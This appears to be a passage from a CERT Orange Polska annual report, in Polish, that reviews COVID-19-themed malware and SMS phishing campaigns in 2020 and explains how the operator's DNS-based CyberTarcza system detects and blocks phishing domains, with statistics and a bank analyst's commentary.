
Spokój nie mógł jednak trwać wiecznie...

Mapa infekcji ze złośliwą „wkładką”

Do momentu, gdy ogólnoswiatowa pandemia stała się faktem, wielu internautów zaglądało regularnie na mapę rozprzestrzeniania się koronawirusa. Prowadzona przez Uniwersytet Johna Hopkina witryna była przez pewien czas jedną z najpopularniejszych stron na świecie.

Użytkownicy przyzwyczajeni do jej charakterystycznego wyglądu, zmyleni socjotechnicznymi sztuczkami ściągnęli aplikację, mającą rzekomo prezentować dane o infekcjach przy problemach z dostępem do strony WWW. Co ciekawe, mapa, która pojawiała się po uruchomieniu pliku exe, łączyła się z witryną, pokazując prawdziwe dane, ale w tle instalowała trojana Azorult. Jego „dodatkowa” aktywność polegała na wykradaniu danych (loginy, hasła, numery kart, historia przeglądania, dane dotyczące kryptowalut) oraz zakładania w tle dodatkowego konta administratora, otwierającego zdalny pulpit z pełnym dostępem dla przestępcy do komputera ofiary.

Przestępcy także szybko „stuningowali” popularne strony fake newsowe, czyniąc ich motywem obarczone emocjonalnymi tytułami informacje o rosnących lawinowo zakażeniach koronawirusem. W jednym z przykładów na stronie widniał „film” z wypowiedzią lekarza ze szpitala COVID-owego, a jego obejrzenie warunkowano weryfikacją wieku przez logowanie na Facebooka. Fałszywego Facebooka, oczywiście! W kolejnych krokach już tradycyjnie – przejmowanie tożsamości i np. wysyłanie do znajomych w naszym imieniu próśb o pożyczkę kilkuset złotych przez BLIK-a.



Informacje (i malware) na kliknięcie myszą

Kolejne tygodnie to kolejne pomysły, które tak samo szybko wygasły, jak się pojawiły. W sytuacji, gdy cały świat szukał informacji o nowym zagrożeniu dobrze „klikają” się tricki, które te informacje miały im podsunąć. Nie zabrakło tradycyjnych już ataków na routery D-Link i Linksys, zmieniających ustawienia DNS na dostępnych z internetu urządzeniach (z domyślnymi poświadczeniami logowania, bądź hasłami dającym się łatwo złamać). W kolejnym kroku do ruchu z 14 konkretnych domen (z jednej strony skrótownice goo.gl i bit.ly, Amazon AWS, ale też Disney.com, czy xhamster.com) przestępcy wstrzykiwali ramkę o możliwości instalacji „przygotowanej przez WHO” aplikacji informacyjnej o COVID-19. Co instalowaliśmy? Trojana Oski, popularnego na rosyjskich forach przestępczych, wykradającego loginy i hasła z przeglądarek oraz dane powiązane z kryptowalutami.

Komputerowy antywirus na... prawdziwy COVID?



Bywały też pomysły, które można by określić mniej lub bardziej... szalonymi? O ile można uwierzyć w to, że ludzie zapłacą (w analizowanym przez nas przypadku 0,75 EUR), by poznać lokalizację osób zainfekowanych SARS-Cov-2, to już wiara w to, że działająca aplikacja na PC może ochronić nas i współmieszkańców przez zarażeniem koronawirusem jest... Słowo „niepojęta” wydaje się być w tej sytuacji odpowiednie.

No i oczywiście nie mogło zabraknąć mutacji znanego już od kilku lat sextorsion. W klasycznej wersji oszust sugerował, że mając kontrolę nad kamerą laptopa widział „zabawy” ofiary przy oglądaniu stron pornograficznych. W tym przypadku napastnik po prostu twierdzi, że wie wszystko o ofierze i może zainfekować ją koronawirusem. Jak? Tego nie zdradza.

Nie zapominajmy oczywiście o kampaniach najprostszych w przygotowaniu i realizacji, dlatego możliwych do przeprowadzania w olbrzymich wolumenach – socjotechnicznych SMS-ach. Wiadomości o konieczności dopłaty za dezynfekcję paczki to pierwsze ataki używające na tak olbrzymią skalę fałszywych bramek płatności on-line. Przy zachowaniach mediów, polaryzujących emocje i nierzadko histerycznie straszących przed pandemią, osoby nieświadome cyberzagrożeń bez namysłu klikały w link i wierząc, że wpłacają drobne, kilkuzłotowe kwoty, podawały oszustom loginy i hasła do banku. Skala rejestrowanych przez przestępców domen i fałszywych bramek wskazuje na to, że zwrot z tej specyficznej inwestycji musiał być naprawdę spory. Na te ataki internauci faktycznie się łapali. Te, sugerujące zalogowanie, by „zatrzymać obowiązkową wpłatę 1000 PLN na rządowe fundusze” były już zbyt grubymi nićmi szyte.

Jak sobie z tym poradzić?

Tak naprawdę ataki „covidowe” wcale nie były jakoś ekstremalnie wyrafinowane – ich największym problemem był właśnie główny motyw, wywołujący szereg lęków i obaw. By poradzić sobie z każdym z opisywanych ataków, wystarczyło... zwolnić. Mimo dużych emocji wokół tematyki koronawirusowej poświęcić więcej czasu, by zastanowić się, co tak naprawdę do nas dotarło? Czy spodziewałem się tego maila? Czy ta strona ma podejrzany adres? Czy ten plik zawiera ważne dla mnie informacje i muszę go otwierać? A może wrzucę skrótownic z SMS na stronę rozwijającą skróty i upewnię się, czy ogóle go klikać?

Nie zawsze jest potrzebny antywirus. Wystarczy czas, spokój i zdrowy rozsądek.

Michał Rosiak

Od phishingu do... StopPhishingu

2 mln 617 tys. 110. Prawie **3 milionom z Was** CyberTarcza uniemożliwiła wejście na potwierdzoną, phishingową stronę. 32106 nowych witryn dodanych, 24601 (z czego 24204 za jednym razem, w ramach „sprzątania”) – usunięte. Jak widzicie, w ubiegłym roku w aspekcie ochrony przed phishingiem sporo się działo. A jak wygląda cały ten proces, którego końcowy efekt widzieliście łącznie przeszło 40 milionów razy?



Z walką z phishingiem jest trochę jak z wywiadem wojskowym. Może to analogia nieco przesadzona, ale z drugiej strony – my też zaczynamy od umieszczenia swoich agentów wszędzie, gdzie możemy. I podobnie jak prawdziwi szpiedzy – wmieszawszy się w tłum, po prostu obserwujemy, by na koniec przekazać strumień surowych informacji do analityków.

2 mln 617 tys. 110

Prawie 3 milionom z Was CyberTarcza uniemożliwiła wejście na potwierdzoną, phishingową stronę

Różnica oczywiście jest taka, że u nas ludzie są dopiero na samym końcu procesu, całą resztę mozolnej roboty oddając sieciowym sondom. Kluczowe w tym wszystkim są serwery DNS Orange Polska, odpowiedzialne za przeszło 1/3 ruchu sieciowego w polskim internecie. Możliwość analizy - anonimowej oczywiście, tego co przez nie przechodzi, daje nam wyjątkową możliwość wykrycia zagrożeń zanim będą miały miejsce. To niemal jak „pre-crime” w filmie Raport Mniejszości. Z tą różnicą, że tu przewidujemy złośliwą cyberaktywność, tym dokładniej, im dłużej uczymy schematów nasz autorski

system sztucznej inteligencji. No i tutaj faktyczny atak musi jednak nastąpić, byśmy zdołali go wykryć, tym niemniej szybkość reakcji naszych systemów można mierzyć w minutach.

Czego szuka nasz „cyfrowy pracownik”? Przegląda się np. „odpukującym się” po raz pierwszy na naszych DNS-ach domenom. Sprawdza je pod kątem kluczowych słów i ciągów znaków, ale także charakterystycznej dla kampanii konkretnych grup przestępczych składni w nazwach domen. Do tego oczywiście automatyczne skorelowanie tych danych z datą założenia domeny czy uzyskania certyfikatu SSL i serwisem, za pośrednictwem którego to się odbyło. Zerkamy też, czy klienci nie próbują „dobijać się” do domen w infrastrukturze sieciowej o budzącej wątpliwość reputacji. Ile nowych domen sprawdzamy tygodniowo? Średnio blisko 700 milionów (!), ale w tej grupie zawarte są też wpisy pojawiające się w naszych DNS-ach, ale de facto nie istniejące (NX domain). Ostatecznie automaty odswiadają tygodniowo około 1000 domen, z których 85-90% trafia na blokadę.

Z tymi danymi uzyskania certyfikatu strony to już jest prawdziwe pre-crime. Rejestracja certyfikatu siłą rzeczy występuje przed pierwszym atakiem, a nasze algorytmy w sprzyjających warunkach są w stanie nas ostrzec o mocno podejrzanej domenie zanim cokolwiek zacznie się dziać!

Tymi (i jeszcze paroma innymi) danymi „karmi” się nasza sztuczna inteligencja -w zależności od wyniku przydzielająca domenom odpowiednią ocenę punktową. Przy wystarczająco wysokiej, witryny są analizowane szczegółowo (np. screenshots automatycznie porównywane z wzorcami) i na tym poziomie mogą zostać zablokowane bez udziału czynnika ludzkiego. Te oceniane nieco niżej trafiają do dodatkowej analizy operatora Security Operations Center. Ostatni stopień to ekspert trzeciej linii, który w przypadku wątpliwości szczegółowo analizuje domenę i treść strony. Jeśli potrzeba, kontaktuje się nawet z faktycznym lub domniemanym właścicielem, by upewnić się, czy mamy do czynienia ze złośliwą treścią.

Oczywiście serwery DNS to nie jedyne źródło informacji, z których korzystamy i które mogą ostatecznie trafić na 3. linię wsparcia. CERT Orange Polska korzysta również z szeregu zewnętrznych feedów (w tym również od NASK). Przez ostatnie lata rozwinęliśmy współpracę operacyjną z dostawcami usług marketingu SMS. Uzyskane od nich informacje wielokrotnie pozwoliły nam zablokować duże kampanie phishingowych wiadomości najpóźniej po serii testowych SMS-ów, zanim trafiły do szerokiej grupy odbiorców.

No i – last, but not least – nasi nieocenieni internauci/ czytelnicy. Dla nas, jednostki CERT, to bardzo ważne, iż tak wielu z Was trafiając na potencjalnie podejrzane treści niejako automatycznie przesyła je na cert.opl@orange.com. To dowód Waszego zaufania. Każda taka informacja jest dla nas bardzo ważna i każda sprawdzamy.

Michał Rosiak

Komentarz Partnera:



Ireneusz Tarnowski

Ekspert w Zespole Analiz i Reagowania na Cyberzagrożenia w Santander Bank Polska, gdzie zajmuje się taktycznym oraz operacyjnym Cyber Threat Intelligence. Analizując zagrożenia w cyberprzestrzeni oraz TTP (techniki, taktyki i procedury) w atakach ocenia potencjalny wpływ na organizację i opracowuje plany reakcji na pojawiające zagrożenia. Lider w obszarze zarządzania cyberincydentami. Angażując się w opracowywanie metod wykrywania oraz analizę zagrożeń szeroko rozumianej infrastruktury informatycznej, przygotowuje techniczne oraz organizacyjne rozwiązania mające na celu zwiększanie poziomu bezpieczeństwa organizacji.

Krajobraz phishingów

Rok 2020 odmienił codzienne zwyczaje Polaków, w szczególności wykorzystanie przez nich internetu oraz narzędzi cyfrowych. Ograniczenia społeczne związane z życiem w dobie koronawirusa zaowocowały dynamicznym zwiększeniem aktywności w sieci komputerowej. Niemal z dnia na dzień znacząca część społeczeństwa musiała zacząć pracować zdalnie, uczyć się na odległość, robić zakupy przez internet, a komunikatory oraz media społecznościowe stały się podstawą w codziennej komunikacji, nawet z najbliższymi. Transformacja cyfrowa, która ma miejsce, zaistniała nie tylko w firmach i organizacjach, ale może nawet przede wszystkim, w codziennych działaniach każdego człowieka. Szybkość, z jaką wdrażano narzędzia i usługi cyfrowe pomagające zaspokajać codzienne potrzeby życiowe, nie znalazła odzwierciedlenia w zmianie mentalności odbiorców tych usług.

Phishingi, vishingi i smishingi to socjotechniki, które wykorzystując podszywanie się pod innych, mają na celu zmanipulowanie ofiary, by wykonała oczekiwane przez przestępcę czynności. Obserwowaliśmy działania związane z firmami kurierskimi, bankami, dostawcami wszelakich usług, czy nawet podawanie się za operatorów telekomunikacyjnych. To wszystko już przed rokiem 2020 gościło w naszej przestrzeni. Ataki phishingowe zbierały całkiem sówite żniwo. Cel był jeden: pozyskać dane do bankowości elektronicznej lub numery kart kredytowych ofiary, a bankowych w kolejnym kroku, okraść. Trzeba mieć świadomość, że nie są to wyrafinowane ataki hakerskie - nie ma tu włamania do systemów ofiary czy banku. Ich siła tkwi w jakości socjotechniki, czyli scenariuszu operacji i przekonaniu odbiorcy, że przedstawiona historia to prawda.

I tu do gry wkroczyła pandemia COVID-19 i trudna sytuacja społeczna prowadząca do znacznie częstszego korzystania z usług internetowych oraz komunikacji sieciowej. Oprócz dotychczasowych użytkowników, pojawiła się duża grupa osób mniej świadomych zagrożeń, bezkrytycznie wierzących w to, co w internecie się pojawia. W takiej sytuacji (nawet gdyby przestępcy nie modyfikowali swoich działań) to okoliczności bardzo zaczęły oszustom sprzyjać:

- pojawienie się nowej grupy potencjalnych ofiar,
- sprzedaż w internecie wzrosła kilkukrotnie, momentami zastępując całkowicie tradycyjną formę handlu,
- niemal każdy czeka już na jakąś przesyłkę.

Taki stan rzeczy musiał doprowadzić do wzrostu skuteczności ataków phishingowych. Mnożyły się podejrzane domeny prowadzące do fałszywych: bramek płatności, paneli bankowości elektronicznej, sklepów, aukcji, portali ogłoszeniowych czy firm kurierskich.

Dla przestępców wszystkie dotychczasowe działania były jednak niewystarczające i dostosowując się do nowej sytuacji postanowili wykorzystać scenariusze oparte na strachu przed pandemią. Od jej początku – w marcu i kwietniu 2020 roku – zaczęły pojawiać się groźne kampanie z SMS-ami informującymi o tym, że ze względu na sytuację nadzwyczajną pieniądze klientów zostaną zablokowane na koncie, czy prośby o zapisanie się na szczepienie poprzez uslugi Profilu Zaufanego. Oczywiście w każdym przypadku przestępcy kierowali ofiary do fałszywych stron logowania do bankowości.

Organizacje, firmy i społeczności podjęły trud walki z phishingami poprzez kampanie informacyjne oraz rozwiązania techniczne ograniczające to zjawisko. Mowa tu o wykrywaniu złośliwych domen podszywających się pod banki, firmy i inne instytucje oraz ochronie użytkowników Internetu poprzez ich blokowanie. Patrząc globalnie, rozwiązania bardzo pomagają, ale są skuteczne tylko wtedy, gdy są wdrożone w sposób spójny, dlatego niezmiernie ważne jest by walka z phishingami była prowadzona przez wszystkich dostawców usług sieciowych (banki, urzędy, służby państwa i zespoły bezpieczeństwa operatorów telekomunikacyjnych). By podejście, które prezentuje CyberTarcza, stało się powszechne zarówno u dużych, jak i małych dostawców internetu.

Drugim ważnym czynnikiem, jaki musi zaistnieć, by ataki phishingowe nie były skuteczne jest zmiana po stronie banków i ich klientów. Kluczowe jest wzmocnienie bezpieczeństwa transakcji podczas jej potwierdzania. Z pewnością odejście od wykorzystania SMS-ów na rzecz potwierdzania transakcji w aplikacji bankowej może zmniejszyć skuteczność phishingów. W aplikacji bank przekazuje więcej informacji i sposób prezentacji jest bardziej jednoznaczny. Obecnie, niemal każdy udostępnia taką metodę autoryzacji, a zapewnia ona większą kontrolę i ochronę.

Jednak najważniejszym elementem ograniczającym jest czynnik ludzki. Jako społeczeństwo musimy zacząć rozumieć, że w cyberprzestrzeni przestępcy bardzo chętnie wykorzystują naszą niewiedzę. Dlatego zasada ograniczonego zaufania do otrzymywanych komunikatów oraz weryfikacja prawdziwości informacji musi być naszym nawykiem.


Phishing SMS w czasach zarazy

W poprzedniej edycji Raportu dużo miejsca poświęciliśmy tematowi phishingowych kampanii SMS, które miały miejsce w roku 2019. W kolejnych miesiącach spodziewaliśmy się zwykłej kontynuacji doskonale znanego już zjawiska. Wkrótce okazało się jednak, że rozpoczynająca się epidemia koronawirusa pomogła przestępcom rozwinąć skrzydła swojej kreatywności. Z drugiej jednak strony, zacieśniła i sformalizowała współpracę podmiotów zajmujących się ochroną polskiej cyberprzestrzeni przed tego typu zagrożeniami.

Wiadomość od przestępców

Większość kampanii to znane od lat dopłaty do paczek i ogłoszeń. Jednak w związku z pandemią, w roku 2020 pojawiło się kilka zupełnie nowych pomysłów.

Rozkład czasowy i tematyczny phishingowych kampanii SMS



Na początku roku, w okresie rozliczania podatku PIT, między 5 do 10% złośliwych domen zgłaszanych jako dystrybuowane w SMS, związanych było z tematyką podatkową. Jak co roku, najpierw komunikat: „zapomniałeś podpisać zeznanie”, „niedopłata 1 PLN podatku”, „potwierdzenie konta do zwrotu”, a potem już tylko wyłudzenie danych logowania i puste konto. Kategorię tę będziemy dalej oznaczać jako „urzędowe”.

Tuż przed wybuchem epidemii w Polsce, blokowaliśmy sporo stron podszywających się pod serwisy dostawców prądu, telefonii i internetu. Klienci masowo dostawali SMS-y o niezapłaconych fakturach i planowanym odcięciu mediów (kategoria: „opłaty”).


W marcu i kwietniu pojawiły się zupełnie nowe kampanie, ściśle związane z ówczesną sytuacją. Tuż po wprowadzeniu lockdownu, tysiące klientów otrzymało informację o przyznaniu przez Ministerstwo Zdrowia paczki żywnościowej. Aby ją dostać, należało podać adres wysyłki, logując się na stronie przestępców udającej Profil Zaufany i potwierdzając swoją tożsamość logowaniem do fałszywego banku. Zagrożenia te przypisujemy w dalszej części artykułu do kategorii „opłaty”. Kolejną kampanią związaną z koronawirusem, była seria

SMS-ów z informacją o zajęciu przez NBP oszczędności obywateli zgromadzonych w bankach oraz przeznaczeniu ich na walkę z epidemią. W celu pozostawienia dla siebie pewnej puli środków na życie, należało zalogować się do „banku” przy pomocy dostarczonego przez przestępców linku. Podobnie jak poprzednio, kategoria: „opłaty”.

Gwałtowny wzrost handlu online po wprowadzeniu wiosennego lockdownu spowodował lawinę SMS-ów z informacją o konieczności dopłacenia do przesyłki z powodu m.in. dezynfekcji, zapewnienia reżimu sanitarnego, poddania paczki kwarantannie oraz bardziej tradycyjnie – przekroczenia wagi. Pojawiły się też próby nakłonięcia do instalacji złośliwego oprogramowania udającego aplikację do odbierania przesyłek z paczkomatów (kategoria: „paczka”). Zdarzały się również próby wyłudzeń związanych m.in. z Tarczą Antykryzysową dla przedsiębiorców albo obowiązkowymi i płatnymi szczepieniami (i to już w marcu 2020!). Dochodziło także do podszywania się pod akcje charytatywne, m.in. prowadzoną przez Fundację Siepomaga zbiórkę pieniędzy na zakup środków ochrony osobistej dla personelu medycznego. Była to jedna z najlepiej przygotowanych kampanii phishingowych, jakie obserwowaliśmy w ostatnim

czasie. Strona przestępców była wierną kopią oryginalnej, a domena (pomoc.sie-pomaga.net, zamiast prawdziwej pomoc.siepomaga.pl) również nie dawała powodów do podejrzeń.

SMS podszywający się pod zbiórkę Fundacji Siepomaga




W okresie wakacyjnym przestępcy postanowili zapolować na ludzi, którzy po miesiącach izolacji, spragnieni byli życia towarzyskiego. Zaobserwowaliśmy wówczas kilkadziesiąt domen prowadzących do stron podszywających się pod popularne serwisy randkowe. Scenariusze ataku polegały na wyłudzeniu danych logowania np. pod pretekstem konieczności weryfikacji konta. Kategoria: „towarzyskie”

Z powodu ponownych ograniczeń w handlu stacjonarnym w końcówce roku, częściej niż w latach poprzednich św. Mikołaj korzystał z usług firm kurierskich. Uaktywniło to oczywiście przestępców, którzy informowali o tym, że została przekroczona waga paczki albo przypominali o konieczności dezynfekcji przesyłki i związanej z tym dopłaty (kategoria: „paczki”).

Pozostałe większe kampanie to głównie znane od lat scamy związane z serwisami aukcyjnymi i ogłoszeniowymi (kategoria: „Allegro/OLX”), fałszywe aplikacje firm kurierskich i inne aplikacje mobilne (kategoria: „apk”), próby wyłudzenia danych logowania do powiązanego z telefonem konta w chmurze (kategoria: „chmura”) itp.


Rozkład czasowy kampanii SMS w poszczególnych kategoriach przedstawiliśmy na ilustracji 1, a ich całkowitą skalę na ilustracji 3. Jak łatwo zauważyć, tradycyjnie już dominują zagrożenia związane z paczkami / usługami kurierskimi.

Najczęstsze motywy kampanii SMS



Kampanie phishingowe różnią się też zasięgiem i skutecznością (ilustracja 4). Prawie 20% wszystkich klientów, których połączenia ze stronami zidentyfikowanymi jako phishing SMS zostały zablokowane przez CyberTarczę, próbowało połączyć się z jedną tylko domeną! Zaledwie 5% najpopularniejszych domen zwabiło aż 82% klientów złapanych na CyberTarczy w związku z phishingiem SMS.


Szacowany skumulowany zasięg kampanii SMS



Łączne zasięgi kampanii zmieniały się też w czasie. Rekordowe okazały się miesiące jesienne (ilustracja poniżej). Pomimo, iż liczba kampanii SMS zbliżona była do wiosennej, to liczba złapanych przez CyberTarczę w związku z nimi klientów była kilkukrotnie wyższa.

Prezentowane dane mają charakter szacunkowy. Prawdopodobnie nie wszystkie kampanie zostały zgłoszone nam albo naszym partnerom, a rzeczywista liczba domen związanych z phishingiem SMS może być wyższa.

Phishing SMS - liczba unikalnych klientów ochronionych przez CyberTarczę



Prewencja

W ubiegłym roku w polskiej cyberprzestrzeni pojawiło się nowe narzędzie zwiększające bezpieczeństwo użytkowników internetu. Mowa tu o utrzymywanej przez CERT Polska liście ostrzeżeń przed niebezpiecznymi stronami.

W kilka dni po rozpoczęciu ataków phishingowych związanych z koronawirusem, ówczesne Ministerstwo Cyfryzacji, UKE, NASK-PIB oraz czterej główni operatorzy komórkowi podpisali „Porozumienie o współpracy w zakresie ochrony użytkowników internetu przed stronami wyłudzającymi dane, w tym dane osobowe oraz doprowadzających użytkowników internetu do niekorzystnego rozporządzenia ich środkami finansowymi w okresie stanów nadzwyczajnych, stanu epidemii lub stanu zagrożenia epidemicznego w Rzeczypospolitej Polskiej.”

Pomimo długiej i skomplikowanej nazwy, rozwiązanie jest dość proste – CERT Polska prowadzi i udostępnia wykaz stron uznanych za phishingowe. Lista jest zasilana własnymi znaleziskami CERT Polska oraz zgłoszeniami z rynku. Udostępniana jest ona publicznie i bezpłatnie każdemu zainteresowanemu. Domeny blokowane są przez operatorów, sama lista może też zostać wykorzystana jako feed dla wtyczek blokujących w popularnych przeglądarkach internetowych.

Wyzwanie

W efektywnym zwalczaniu zagrożeń związanych z phishingiem, ważna jest nie tylko skuteczność detekcji, ale także czas jaki upływa od wystąpienia zagrożenia do skutecznego zablokowania zasobów zawierających złośliwe treści.

Na ilustracjach 6 (okno 7-dniowe) i 7 (zoom na pierwsze 12 godzin) pokazaliśmy rozkład czasu (dystrybuanta), który upłynął od momentu rejestracji domeny (lub certyfikatu do niej, w zależności co było pierwsze) do zaobserwowania powiązanego z nią zdarzenia w systemach CERT Orange Polska (np. zapytania do serwera DNS).

Czas ten mocno różni się w zależności od kategorii phishingu, a więc pośrednio także grup przestępczych, które za nim stoją. W podszywaniu się pod usługi chmurowe czymś powszechnych jest wykorzystywanie domen, które istnieją kilka dni, lub nawet dłużej. W phishingu związanym z usługami kurierskimi czasy te są znacznie krótsze – **90% domen użytych w ataku zostało zarejestrowanych nie wcześniej niż 24 godziny przed atakiem, 70% domen ma mniej niż 9 godzin, 45% mniej niż godzinę, a aż 30% mniej niż pół godziny**. Dla porównania, w kampaniach związanych z serwisami randkowymi, domeny młodsze niż 9 godzin stanowiły 50% ataków, niż godzina – 5%.


